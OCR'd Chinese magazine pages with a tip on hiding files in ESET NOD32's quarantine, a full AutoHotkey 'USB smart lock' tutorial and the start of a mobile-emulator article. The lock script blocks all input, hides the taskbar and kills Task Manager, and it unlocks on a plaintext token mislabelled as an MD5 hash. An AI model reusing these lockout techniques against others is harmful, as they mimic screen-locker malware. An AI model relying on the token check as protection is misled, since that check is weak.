


图12

六、巧用杀软加密文件

在我们的印象中，杀毒软件的本职工作就是清理病毒，似乎和文件加密沾不上边。实际上，利用杀毒软件的隔离区功能，同样可以巧妙实现文件加密操作。这里以常用的ESET NOD32为例进行说明。在ESET NOD32主窗口左侧点击“设置”按钮，在窗口右侧点击“显示所有高级设置”链接，在设置窗口左侧点击“用户界面”→“访问保护”项，在右侧窗口（如图12）中勾选“密码保护设置”项，点击“设置密码”按钮，完成密码的设置操作。之后在ESET NOD32主窗口左侧点击“工具”→“隔离”项，点击“隔离”按钮，选择需要保护的文件，注意ESET NOD32只支持可执行文件（后缀为EXE。DLL，COM等），不过这并不影响处理任意格式的文件，只需将目标文件的后缀改为符合其要求的类型即可。例如将“qqkey.txt”改名为“qqkey.exe”就行了。之后就可以将其添加到ESET NOD32的隔离区中。按照相同的方法，可以添加任意多个加密文件。当添加完成后，原文件就自动消失了。当您想操作机密文件时，必须在ESET NOD32隔离区中选择目标文件，点击“恢复”按钮，输入密码后，才可以将目标文件恢复到原始位置。之后修改其后缀名称，就可以正常使用该文件了。别人即使在隔离区中找到加密文件，因为不知道密码，也就无法将其恢复。

简单编程打造USB智能锁

郭建伟

一、程序设计目标

U盘已经成为最常用的移动存储器，除了使用其存储数据外，能否进一步发挥其功能，使之为维护系统安全出一份力呢？现在有好多软件都可以将U盘变成系统自动加解锁工具，当插入U盘时，可以自动将系统恢复到正常状态。当拔下优盘时，系统就会自动锁定，这就省去了手工操作的繁琐。我们能否自己动手，开发一款属于自己的USB智能锁呢？这听起来似乎很复杂，似乎只有精通Visual C++，Delphi，Java等专业开发工具的高手才可以做到。有了AutoHotKey这款功能强大的脚本开发工具，您不需要拥有什么高深的编程技术，只需编辑几十行代码，就可以轻松设计出符合上述要求的程序来。而且本程序经过编译后，体积十分小巧，可以直接运行。

二、创建脚本程序

打开Windows资源管理器，任选一个文件夹，在空白处点击右键，在弹出菜单中依次选择菜单“新建”→“AutoHotkey Script”，在当前路径下新建一个AutoHotKey脚本文件，将其改为合适的名字（例如“USBlock.ahk”）。在该文件的右键菜单中选中“Edit Script”，打开脚本编辑器。在脚本辑器窗口开头处按回车键另起一行，输入并保存以下脚本。

```
#NoEnv
#SingleInstance Force
;强制本程序只能单实例运行
Menu,Tray,Icon,shell32.dll,48
;设置本程序图标，这里取得系统shell32.dll文件中的锁型图标
MD5Hash = 533568CD7C7BEA9B2FFB18A31D57A6E9
; MD5Hash值表示解锁密码
KeyFileName = lock.txt
; Lock.txt保存在优盘上，里面包含解锁密码

CheckWait = 5000
; 内置的定时器时间，用来检查解锁优盘是否连接，如果连接就解锁，否则锁定系统

Trans = 50
; 当系统锁定时，锁定画面的透明度

SetWorkingDir %A_ScriptDir%

SetTimer, CheckKey, %CheckWait%
;设置定时器代码，定时周期为预设的时间，并CheckKey标签包含的程序与之绑定，每隔预设周期，就执行与之绑定的程序

Loop, 26{
  KeyName := Chr(A_Index+96)
  Hotkey, *%KeyName%, Tab, Off
}
;遍历从a到z26个字母，计算所有与之相关的组合键位
GoSub unlock
```

```
return

CheckKey:
;检查解锁优盘代码段
Locked := true
;设置是否锁定系统标志位

  DriveGet, drives, list, removable
  ;得到所有的移动设备盘符
  Stringlen, cd_len, drives
  ;计算可用盘符数量
 Loop, %cd_len%
  ;对每一个USB盘符进行循环判断
  {
    stringmid cd_letter, drives, %A_Index%, 1
    ;取得当前USB盘符
      IF FileExist(cd_letter ":\" Keyfilename)
      ;检测在该USB盘根目录下是否存在解锁文件
      {
        FileRead, key, %cd_letter%:\%Keyfilename%
        If ( key = MD5Hash )
          Locked := False
      }
;如果存在解锁文件，而且其内容与预设的解锁字符串相同，就将锁定系统标志位的值设置为Flase
}

  If ( !Locked ) and ( LockState )
    GoSub Unlock
    ;如果解锁成功，跳转到解锁程序段，为系统解锁
  Else If ( Locked ) and ( !LockState )
    GoSub Lock
    ;如果解锁失败，跳至锁定系统代码段，继续锁定系统
return

Lock:
;锁定系统代码
SetTimer, CloseTaskMgr, On
;激活另一个定时器，并将其和closeTaskMgr代码段绑定
WinHide, ahk_class Shell_TrayWnd
; 隐藏任务栏
Loop 26{
  KeyName := Chr(A_Index+96)
  HotKey, *%KeyName%, On
}
;封锁所有和字母键相关的按键
Hotkey, Left, On
Hotkey, Right, On
Hotkey, up, On
Hotkey, down, On

Hotkey, Tab, On
Hotkey, !Tab, On
Hotkey, !F4, On
Hotkey, LWin, On
Hotkey, RWin, On
Hotkey, AppsKey, On
HotKey, ^Escape, On

Hotkey, NumpadUp, On
Hotkey, NumpadDown, On
Hotkey, NumpadLeft, On
Hotkey, NumpadRight, On
;以上代码封锁常用的系统控制按键
SplashTextOn, A_ScreenWidth+2, A_ScreenHeight+2, Lock SCREEN, `n`n 系统进入锁定状态.`n`n请插入专用解锁优盘.`n`n

所有按键已经被封锁.`n`n请勿擅自操作本机.
;对屏幕进行锁定，在锁屏画面上显示相关提示信息
WinSet, Transparent, %trans%, Lock SCREEN
;按照预设透明度设置锁屏界面的透明度，产生半透明效果
LockState := true
;将锁定状态值设置为真
BlockInput, On
;锁定所有输入动作，键盘鼠标均不可用
```

```
return

Unlock:
    ;解锁代码段
    WinShow, ahk_class Shell_TrayWnd
    ;恢复任务栏
    SetTimer, CloseTaskMgr, Off
    ;关闭与CloseTaskMgr绑定的定时器
    Splashtextoff
    Loop 26{
        KeyName := Chr(A_Index+96)
        HotKey, *%KeyName%, Off
    }
    ;恢复所有的字母键
    Hotkey, Left, Off
    Hotkey, Right, Off
    Hotkey, up, Off
    Hotkey, down, Off

    Hotkey, Tab, Off
    Hotkey, !Tab, Off
    Hotkey, !F4, Off
    Hotkey, LWin, Off
    Hotkey, RWin, Off
    Hotkey, AppsKey, Off
    Hotkey, ^Escape, Off

    Hotkey, NumpadUp, Off
    Hotkey, NumpadDown, Off
    Hotkey, NumpadLeft, Off
    Hotkey, NumpadRight, Off
    ;以上代码恢复常用的系统控制键
    LockState := false
    ;将锁定状态值设置为假
    BlockInput, Off
    ;恢复正常输入状态，鼠标键盘处于可用状态
return

CloseTaskmgr:
    Process, Wait, taskmgr.exe, 4
    Process, Close, taskmgr.exe
return
;以上代码的作用是屏蔽任务管理器，防止别人关闭本程序

    Left::
    right::
    up::
    down::

    Tab::
    !Tab::
    !F4::
    Appskey::
    ^Escape::

    LWin::
    RWin::

    NumpadUp::
    NumpadDown::
    NumpadLeft::
    NumpadRight::

    Return
```

三、程序运行方法

在关键的程序行已经添加了注释，稍加分析就可以看懂程序内容。AutoHotKey脚本代码的语法很简单，具体细节可以参阅其帮助文件。注意AutoHotKey是使用“；”字符来标注注释信息的。在代码“MD5Hash = 533568CD7C7BEA9B2FFB18A31-D57A6E9”中包含了解锁密码，在“KeyFileName = lock.txt”设置解密文件名称。您只需在优盘根目录下创建一个“lock.txt”文件，在其中输入“533568CD7C7BEA9B2FFB18A31-D57A6E9”，即可将其制作为专用解锁优盘。当然，您也可以根据需要，更改解锁密码字符串和解密文件名。当程序运行后，在系统托盘中出现本程序图标，同时检测是否连接有解锁优盘，如果有的话，就不进行锁定。如果没有就将系统彻底锁定。本程序采用透明锁定界面，可以在锁定界面上显示相关提示信息。当锁定之后，鼠标键盘就处于禁用状态，同时封锁所有系统热键。当拔下/插上解锁优盘后，可以自动锁定/解锁系统。

四、程序原理分析

本程序的原理实际上十分简单，本程序的核心部分就是一个定时器，通过代码“SetTimer, CheckKey, %CheckWait%”，来将其与“CheckKey”程序段的代码绑定，其执行周期设置在

“CheckWait”变量中，“%CheckWait%”表示CheckWait变量的包含的数值。在代码“CheckWait = 5000”中设定的定时器运行周期为5000毫秒，当然，您可以修改该时间周期。该定时器每隔5000毫秒运行一次和“CheckKey:”程序标签关联的代码段。在该代码段中首先通过语句“Locked := true”，将系统锁定标志位变量的值设置为真。之后通过语句“DriveGet, drives, list, removable”，取得当前所有可移动设备的盘符，将其存储到“drives”变量中。通过语句“Stringlen, cd_len, drives”，将计算出可用移动存储设备盘符的数量。通过“Loop, %cd_len%”循环，对每一个可移动设备盘符进行检测，主要检测其根目录下是否存在一个“lock.txt”的文件，并读取该文件内容，将读取的值放到“Key”变量中。利用“If (key = MD5-Hash)”语句检测文件的内容是否与预设的解锁密码相同，如果相同，将系统锁定标志位设置为假。通过“If (!Locked) and (LockState)”语句判断系统锁定标志位是否为假，同时判断当前是否处于锁定状态，如果都满足的话，就通过“GoSub Unlock”语句跳转到解锁代码段，执行解锁操作。

如果上述条件不满足，就通过“GoSub Lock”语句跳转到锁定代码段，继续锁定系统。“Lock:”表示包含了锁定代码段，其以“Return”关键字为结束标记。在该程序段中执行了隐藏任务栏，封锁字母键操作，同时激活了另一个定时器，该定时器和“loseTaskMgr”程序段绑定，其作用是封锁任务管理器，防止别人利用任务管理器强制结束本程序。接下来使用“Hotkey”函数封锁了常用的系统热键，防止别人利用系统热键来避开本程序的封锁操作。语句“SplashTextOn, A_ScreenWidth+2, A_ScreenHeight+2, Lock SCREEN, `n`n 系统进入锁定状态.`n`n请插入专用解锁优盘.`n`n 所有按键已经被封锁.`n`n请勿擅自操作本机.”的作用是在设置闪屏界面，并将其作为系统锁定界面使用，在界面上中部显示一些警告信息，说明系统已经被锁定。语句“WinSet, Transparent, %trans%, Lock SCREEN”的作用是设置半透明的锁定效果，让锁定界面看起来更美观。语句“LockState := true”的作用是将锁定状态标志位设置为真，表示已经进入锁定状态。语句“BlockInput, On”的作用是屏蔽一切输入操作，等同于禁用了鼠标和键盘。“Unlock:”代码段主要作用是恢复所有的封锁项目，将系统恢复到正常状态。“CloseTaskmgr:”代码段主要用来屏蔽任务管理器。

五、程序的编译

双击“USBlock.ahk”脚本文件，即可运行该程序，之后就可以利用解锁优盘，对系统进行加解锁操作了。点击“开始”→“程序”→“AutoHotkey”→“Convert .ahk to .exe”，在脚本编译窗口（如图1）中的“Source （script file）”中点击“Browse”按钮，选中脚本文件。在“Destination（.exe file）”中设定可执行文件的路径。在“Custom Icon（.ico file）”中可以自定义程序图标。为了控制编译后程序文件的大小，在菜单“Compression”中可以选择程序压缩的标准。设置完成后点击“Convert”按钮，就能将脚本编译成Exe文件了。从而脱离AutoHotkey设计环境而独立运行。




图1

（文章中涉及的相关软件及代码本期光盘已收录）

手机能做什么，电脑就能做什么！

晓 单

相信各位菜菜们都有玩过一种叫做手机的电子产品吧！不晓得为神马那东东小小的也能让人爱不释手。什么手机家园，手机网游，手机QQ一大堆的。一上就放不开手了，特别是TX出的QQ家园，每天丫丫的都得登一下。可是做为电脑的热爱者哪有几点时间去按手机啊。怎么办捏！！！

前些日子发现了一软件，出于共享精神就给大家发出来了。哈哈！让我们一起在电脑上挂手机QQ、用电脑上手机网页、用电

脑玩手机网游吧。很傻么？！傻、便捷并快乐着~~（貌似废话多了，嘿嘿。恩哼！闪电闪过《手机顽童》降落）。

一、初见软件

我会将软件的安装目录打包给大家的，解压出来，如图1。然后用鼠标把那个压缩包拖到同一目录下的“sjboy.exe”上（有人举手问：为什么开个软件这么麻烦啊？！答道：废话，你没安装憋，你其实完全可以上百度下载的。嘿嘿）然后我们的宝贝就被我们“不小心”打开了，如图2。其中的上方的“打开”是用来打开手机软件用的，值得让我们移动尊贵的鼠标的是那个“换机型”它可以用来更换机型。




图1

二、人在爽途

开完这个软件，想必有脚趾头的都能想到它是怎么个原理了吧。我们可以用它来开几乎所有的手机软件了。这里我以“手机大头”做示范吧，其它像什么：手机QQ、QQ浏览器、UC浏器、手机网游的，操作都一样。

我们先去下载个“手机大头.Jar”（百度下都有，实在不行用手机去手机腾讯网载了拉到电脑上）。随便放在哪（只要咱看哪爽），接着点手机顽童上的“打开—运行游戏”找到手机大头打开。如图3，我们就可以用手机大头了，要上啥手机网站就上啥手机网站，不用去什么winwap的，也不用什么复杂的操作的。可以直接点虚拟手机屏幕，也可以点键盘，还可以用我们电脑上的键盘进行操作！

